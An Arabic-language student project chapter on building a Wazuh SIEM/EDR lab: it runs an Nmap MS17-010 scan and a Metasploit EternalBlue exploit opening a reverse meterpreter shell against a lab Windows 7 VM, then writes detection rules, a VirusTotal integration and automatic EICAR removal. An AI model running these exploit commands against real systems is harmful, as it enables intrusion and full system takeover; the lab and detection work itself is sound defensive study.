
تم تفعيل جمع سجلات الأحداث 5156 (السماح باتصال شبكة من قبل Filtering Platform) و 4625 (فشل تسجيل الدخول) و 7045 (تسجيل تثبيت خدمة جديدة في Windows 7). (انظر الشكل 5.4)




الشكل 5.4 : تفعيل جمع سجلات الأحداث 5156-4625-7045.

2. عرض سجلات الأحداث:


تم عرض سجلات الأحداث في Windows 7 للتحقق من جمعها. (انظر الاشكال 6.4 – 7.4 – 8.4)



الشكل 6.4 : تأكيد جمع السجل 5156.




الشكل 7.4 : تأكيد جمع السجل 4625.



الشكل 8.4 : تأكيد جمع السجل 7045.

3. أرشفة السجلات من خلال Manager :

تم عرض أرشفة السجلات في Wazuh Manager لإظهار السجلات التي تم جمعها من نقطة نهاية Windows 7. (انظر الشكل 9.4)



الشكل 9.4 : أرشفة السجلات في Manager.

ج. الكشف عن هجمات الاستطلاع SMB RDP Scan:

1. تطبيق Nmap على البورت 445 مع سكربت ms17-010:

تم استخدام Nmap لتطبيق فحص على المنفذ 445 (SMB) باستخدام سكربت ms17-010 لاكتشاف اذا كان الهدف معرض ل EternalBlue او لا ويبين الشكل (10.4) ان الجهاز معرض لهذه الهجمه .

```
[user@parrot]~$ sudo nmap -p445 --script smb-vuln-ms17-010 10.0.2.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-17 20:18 UTC
Nmap scan report for 10.0.2.10
Host is up (0.0011s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:BF:7B:E3 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:   CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|_
|
|   Disclosure date: 2017-03-14
|   References:
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannac
|_    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
[user@parrot]~$
```

الشكل 10.4 : نتيجة فحص المنفذ 445.

2. قواعد الكشف عن SMB و RDP :

تم إعداد قواعد مخصصة في Wazuh للكشف عن أنشطة Nmap التي تستهدف بروتوكولات SMB و RDP (انظر الشكل 11.4).

```
<group name="local,syslog,sshd,">
  <rule id="100020" level="15">
    <if_sid>60105</if_sid>
    <field name="win.system.eventID">^4625$</field>
    <description> Windows RDP failed login attempt detected</description>
    <group>windows,rdp,authentication_failed</group>
  </rule>
</group>
```

```
<rule id="100140" level="15">
  <if_sid>60103</if_sid>
  <field name="win.system.eventID">^5156$</field>
  <field name="win.eventdata.sourcePort">^445$</field>
  <options>no_full_log</options>
  <description>Connection to SMB port (445) detected via Event ID 5156 - Possible MS17-010 Scanning</description>
  <group>network,windows,smb</group>
</rule>
```

الشكل 11.4 : قواعد الكشف عن أنشطة SMB و RDP.

3. تنبيهات Wazuh :

بعد تنفيذ هجمات Nmap ، قام Wazuh بتوليد تنبيهات تشير إلى محاولات الاستطلاع.(انظر الشكل 12.4).

Successfull Remote Login Detected - User:ANONYMOUS LOGIN - NTLM authentication, possible pass-the-hash attack - Possible RDP connection. Verify that nmap is allowed to perform RDP connections	6	92657
Windows RDP failed login attempt detected	15	100020
Windows audit failure event.	5	60104
Connection to SMB port (445) detected via Event ID 5156 - Possible MS17-010 Scanning	15	100140
Connection to SMB port (445) detected via Event ID 5156 - Possible MS17-010 Scanning	15	100140
Windows User Logoff.	3	60137

الشكل 12.4 : تنبيهات احتمالية محاولات استطلاع (SMB & RDP Scan).

د. الكشف عن هجوم EternalBlue :

1. هجوم EternalBlue :

تم تنفيذ هجوم EternalBlue باستخدام Metasploit Framework من جهاز المهاجم Parrot على نقطة نهاية Windows 7-32bit، مع الأخذ في الاعتبار أن النظام المستهدف هو بمعمارية x86.(انظر الشكل 13.4).


```

Parrot Terminal
File Edit View Search Terminal Help

Press SPACE BAR to continue

user's Home log2

=[ metasploit v6.4.58-dev ]
+ -- --[ 2511 exploits - 1292 auxiliary - 431 post ]
+ -- --[ 1607 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set RHOST 10.0.2.10
RHOST => 10.0.2.10
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set LHOST 10.0.2.9
LHOST => 10.0.2.9
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set LPORT 4444
LPORT => 4444
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> exploit
[*] Started reverse TCP handler on 10.0.2.9:4444
[*] 10.0.2.10:4445 - Target OS: Windows 7 Ultimate 7601 Service Pack 1
[*] 10.0.2.10:4445 - Built a write-what-where primitive...
[+] 10.0.2.10:4445 - Overwrite complete... SYSTEM session obtained!
[*] 10.0.2.10:4445 - Selecting PowerShell target
[*] 10.0.2.10:4445 - Executing the payload...
[+] 10.0.2.10:4445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (177734 bytes) to 10.0.2.10
[*] Meterpreter session 1 opened (10.0.2.9:4444 -> 10.0.2.10:49237) at 2025-06-17 20:21:58 +0000

(Meterpreter 1)(C:\Windows\system32) >

```

الشكل 13.4 : تطبيق هجوم EternalBlue

2. تنبيهات Wazuh قبل إضافة القاعدة:

تم رصد التنبيهات الأولية في Wazuh Dashboard عند شن هجوم EternalBlue ، حتى قبل إضافة قاعدة كشف مخصصة. (انظر الشكل 14.4)

Tactic(s)	Description	Level	Rule ID
Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack - Possible RDP connection. Verify that nmap is allowed to perform RDP connections	6	92657
	Windows audit failure event.	5	60104

الشكل 14.4 : التنبيهات عند شن EternalBlue قبل اضافته قواعد مخصصة.

3. قاعدة كشف هجوم EternalBlue :

تم تطوير قاعدة مخصصة في Wazuh للكشف عن هجوم EternalBlue بناءً على السلوكيات والآثار التي يتركها الهجوم على النظام. تم تضمين القاعدة التالية: (انظر الشكل 15.4)

```
<group name="windows,">
<rule id="100008" level="10">
<if_sid>61100</if_sid> <field name="win.system.eventID">7045</field>
<field name="win.eventdata.ServiceName" type="pcre2">[a-zA-Z0-9]{10,16}$PSEXEC$VC</field>
<field name="win.eventdata.ImagePath" type="pcre2">powershell\\.exe -nop -w hidden -noni -c "if(\\[IntPtr]::Size -eq 4){\\$b='powershell\\.exe'}else{\\$b=$env:windir+'\\\\system64\\Window
-Object System\\Diagnostics\\ProcessStartInfo\\$s\\FileName=$b\\$s\\Arguments=''}</field>
<description>Windows System Event: Detection of a suspicious service creation (EventID 7045). Likely PsExec/Metasploit payload execution. Check service name and image path.</description>
<group>attack,gaining_access,eternalblue,psexec,service_creation,</group>
<mitre>
<id>T1569.001</id>
</mitre>
</rule>
```

الشكل 15.4 : قاعده مخصصه للكشف عن EternalBlue.

1.تنبيهات Wazuh بعد إضافة القاعدة:

بعد إضافة القاعدة، تم رصد تنبيهات دقيقة تشير إلى الكشف عن هجوم EternalBlue . (انظر الشكل 16.4)

Tactic(s)	Description	Level	Rule ID
	Windows System error event	5	61102
Execution	Windows System Event: Detection of a suspicious service creation (EventID 7045). Likely PsExec/Metasploit payload execution. Check service name and image path.	10	100008
Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Successful Remote Logon Detected - User:ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack - Possible RDP connection. Verify that 1soYPrnWS9PKrDvx is allowed to perform RDP connections	6	92657
	Connection to SMB port (445) detected via Event ID 5156 - Possible MS17-010 Scanning	15	100140

الشكل 16.4 : تنبيه يكشف حدوث هجوم EternalBlue.

3.5.4 التكامل مع VirusTotal وآلية الاستجابة التلقائية

لتعزيز قدرات الكشف والاستجابة، تم دمج Wazuh مع خدمة VirusTotal وتطوير آلية استجابة تلقائية. تضمنت هذه العملية الخطوات التالية:

أ. إعداد Wazuh-agent على Windows :

1.تحويل Python Script إلى ملف تنفيذي(EXE) :

تم تحويل Python Script الخاص بالاستجابة التلقائية (remove-threat.py) (انظر الشكل 17.4) إلى ملف تنفيذي لنظام Windows باستخدام PyInstaller تم تنفيذ الأمر التالي في PowerShell .

```
PowerShell > pyinstaller -F remove-threat .py
```

```

remove-threat.py - C:\Users\i77\Desktop\remove-threat.py (3.8.10)
File Edit Format Run Options Window Help
#!/usr/bin/python3
# Copyright (C) 2015-2022, Wazuh Inc.
# All rights reserved.

import os
import sys
import json
import datetime

if os.name == 'nt':
    LOG_FILE = "C:\\Program Files\\ossec-agent\\active-response\\active-responses.log"
else:
    LOG_FILE = "/var/ossec/logs/active-responses.log"

ADD_COMMAND = 0
DELETE_COMMAND = 1
CONTINUE_COMMAND = 2
ABORT_COMMAND = 3

OS_SUCCESS = 0
OS_INVALID = -1

class message:
    def __init__(self):
        self.alert = ""
        self.command = 0

def write_debug_file(ar_name, msg):
    with open(LOG_FILE, mode="a") as log_file:
        log_file.write(str(datetime.datetime.now().strftime('%Y/%m/%d %H:%M:%S')) + " " + ar_name + ": " + msg + "\n")

def setup_and_check_message(argv):
    # get alert from stdin
    input_str = ""
    for line in sys.stdin:
        input_str = line
        break

```

الشكل 17.4 : Python Script .

2. نقل ملف الـ EXE :

تم نقل ملف الـ EXE الناتج (remove-threat.exe) إلى دليل:

C:\Program Files\ossec-agent\active-response\bin.

3. تعديل ossec.conf لإضافة مسار Downloads :

تم تعديل ملف ossec.conf الخاص بوكيل Wazuh على Windows لإضافة مسار مجلد Downloads للمراقبة. (انظر الشكل 18.4)

```

<syscheck>
  <disabled>no</disabled>
  <directories realtime="yes">C:\Users\i77\Downloads</directories>
  <!-- Frequency that syscheck is executed default every 12 hours -->

```

الشكل 18.4 : اضافة مسار Downloads لمراقبته.

4.إعادة تشغيل Wazuh-Agent:

تم إعادة تشغيل Wazuh-Agent على Windows لتطبيق التغييرات:

```
PowerShell > Restart-Service -Name wazuh
```

ب. تكوين Wazuh-Manager:

1.تفعيل تكامل VirusTotal :

تم إضافة التكوين التالي إلى ملف `ossec.conf` على خادم Wazuh لتمكين تكامل VirusTotal .
يجب استبدال `<YOUR_VIRUS_TOTAL_API_KEY>` بمفتاح API الخاص بـ VirusTotal .

```
<ossec_config>
  <integration>
    <name>virustotal</name>
    <api_key><YOUR_VIRUS_TOTAL_API_KEY></api_key> <!-- Replace with
your VirusTotal API key -->
    <group>syscheck</group>
    <alert_format>json</alert_format>
  </integration>
</ossec_config>
```

2.تفعيل الاستجابة التلقائية (Active Response) :

تم إضافة الكتل التالية إلى ملف `ossec.conf` على خادم Wazuh لتمكين الاستجابة التلقائية وتشغيل
ملف `remove-threat.exe` عند اكتشاف تهديدات بواسطة VirusTotal. (انظر الشكل 19.4)

```
<command>
  <name>remove-threat</name>
  <executable>remove-threat.exe</executable>
  <timeout_allowed>no</timeout_allowed>
</command>

<active-response>
  <disabled>no</disabled>
  <command>remove-threat</command>
  <location>local</location>
  <rules_id>87105</rules_id>
</active-response>
```

الشكل 19.4 : تمكين الاستجابة التلقائية وتفعيل remove-threat.exe.

3. إضافة قواعد لتنبيهات الاستجابة التلقائية:


تم إضافة القواعد التالية إلى ملف local_rules.xml على خادم Wazuh لتوليد تنبيهات حول نتائج الاستجابة التلقائية. (انظر الشكل 20.4)

```
<group name="virustotal,">
  <rule id="100092" level="12">
    <if_sid>657</if_sid>
    <match>Successfully removed threat</match>
    <description>$(parameters.program) removed threat located at $(parameters.alert.data.virustotal.source.file)</description>
  </rule>

  <rule id="100093" level="12">
    <if_sid>657</if_sid>
    <match>Error removing threat</match>
    <description>Error removing threat located at $(parameters.alert.data.virustotal.source.file)</description>
  </rule>
</group>
```

الشكل 20.4 : قواعد تنبيه VirusTotal.

تم تفعيل VirusTotal من إعدادات Wazuh Dashboard. (انظر الشكل 21.4)



الشكل 21.4 : تفعيل VirusTotal.


ج. محاكاة الهجوم (EICAR Test Virus) :

1. إيقاف حماية Microsoft Defender مؤقتًا:

تم إيقاف حماية Microsoft Defender في Windows Security مؤقتًا للسماح بتنزيل ملف EICAR .

2. تنزيل ملف EICAR :

تم تنزيل ملف اختبار EICAR إلى دليل `C:\Users\i77\Downloads` (انظر الشكل 22.4)



الشكل 22.4 : تحميل EICAR Test Virus.

3. نتائج الكشف والاستجابة:

أدى تنزيل الملف إلى تشغيل استعلام VirusTotal وتوليد تنبيه في Wazuh بالإضافة إلى ذلك، قام سكربت الاستجابة التلقائية بإزالة الملف تلقائيًا. (انظر الشكل 23.4)

Description	Level	Rule ID
active-response/bin/remove-threat.exe removed threat located at c:\users\i77\downloads\unconfirmed 525535.crdownload	12	100092
VirusTotal: Alert - c:\users\i77\downloads\unconfirmed 525535.crdownload - 62 engines detected this file	12	87105
active-response/bin/remove-threat.exe removed threat located at c:\users\i77\downloads\f29d3e2a-158a-4e72-b446-9cb6699d4782.tmp	12	100092
VirusTotal: Alert - c:\users\i77\downloads\f29d3e2a-158a-4e72-b446-9cb6699d4782.tmp - 62 engines detected this file	12	87105
active-response/bin/remove-threat.exe removed threat located at c:\users\i77\downloads\f29d3e2a-158a-4e72-b446-9cb6699d4782.tmp	12	100092
VirusTotal: Alert - c:\users\i77\downloads\f29d3e2a-158a-4e72-b446-9cb6699d4782.tmp - 62 engines detected this file	12	87105
File added to the system.	5	554
active-response/bin/remove-threat.exe removed threat located at c:\users\i77\downloads\elcar_com.zip	12	100092
File deleted.	7	553

الشكل 23.4 : كشف ال Virus و حذفه تلقائياً

6.4 التطلعات المستقبلية

بناءً على النتائج التي تم تحقيقها في هذا المشروع، هناك العديد من التطلعات المستقبلية التي يمكن أن تعزز من فعالية النظام وتوسع نطاق قدراته. تشمل هذه التطلعات:

توسيع نطاق المراقبة: يمكن توسيع نطاق المراقبة ليشمل أنواعًا إضافية من الهجمات والتهديدات، مثل هجمات التصيد الاحتيالي (Phishing) وهجمات البرامج الضارة المتقدمة (Advanced Malware).

تكامـل الذكاء الاصطناعي والتعلم الآلي: يمكن دمج تقنيات الذكاء الاصطناعي والتعلم الآلي لتحسين قدرات الكشف عن التهديدات، وتقليل الإنذارات الكاذبة، وتوفير تحليل سلوكي أكثر دقة.

تطوير آليات استجابة تلقائية أكثر تعقيداً: يمكن تطوير آليات استجابة تلقائية أكثر تعقيداً تتجاوز مجرد إزالة الملفات، لتشمل عزل الأنظمة المخترقة، وإعادة تكوين جدران الحماية، وإيقاف العمليات المشبوهة.

تكامـل مع مصادر معلومات التهديدات: (Threat Intelligence Feeds) يمكن دمج النظام مع مصادر معلومات التهديدات الخارجية لتوفير رؤية أوسع حول التهديدات الناشئة وتحديث قواعد الكشف بشكل مستمر.

تحسين واجهة المستخدم: يمكن تحسين واجهة المستخدم الخاصة بـ Wazuh Dashboard لتوفير رؤى أكثر تفصيلاً وسهولة في الاستخدام للمحللين الأمنيين.

7.4 الخاتمة

يمثل هذا المشروع خطوة عملية نحو بناء منصة أمنية متكاملة تجمع بين قدرات أنظمة الكشف والاستجابة لنقاط النهاية (EDR) وأنظمة إدارة معلومات وفعاليات الأمن (SIEM) بالاعتماد على تقنيات مفتوحة المصدر، وعلى رأسها منصة Wazuh. من خلال تصميم بيئة افتراضية واقعية، ومحاكاة هجمات سيرانية متعددة مثل مسح المنافذ، استغلال الثغرات، وهجمات Reverse Shell، تمكن المشروع من تطوير وتقييم قواعد كشف مخصصة عالية الدقة، بالإضافة إلى دمج آليات استجابة تلقائية تعتمد على تحليلات خارجية مثل VirusTotal.

أثبت المشروع أن حلول الأمن السيبراني القوية لا تقتصر على الأدوات التجارية المكلفة، بل يمكن بناء أنظمة فعّالة وقابلة للتطوير باستخدام أدوات مفتوحة المصدر عندما يتم توظيفها ضمن منهجية مدروسة، قائمة على التحليل السلوكي والتكامل التقني.

تنبع القيمة الأساسية لهذا العمل من تركيزه على التطبيق العملي، ومنهجية التحليل، وتصميم قواعد الكشف بناءً على سيناريوهات هجوم فعلية، إلى جانب بناء بيئة اختبار قابلة لإعادة الاستخدام في التعليم والبحث العلمي. كما يمهد المشروع الطريق نحو التوسع المستقبلي، لا سيما في مجال محاكاة التوائم الرقمية (Digital Twins) وتطبيقات الذكاء الاصطناعي في تحليل البيانات الأمنية واكتشاف الأنماط غير الطبيعية بشكل ذكي واستباقي.

ختامًا، يؤكد هذا المشروع على أهمية ربط الجانب الأكاديمي بالجانب العملي في مجال الأمن السيبراني، وتقديم حلول قابلة للتطبيق الفعلي في البيئات الواقعية، بما يساهم في تعزيز الجاهزية الأمنية وتحسين قدرات الكشف والاستجابة للحوادث في المؤسسات الحديثة.

References

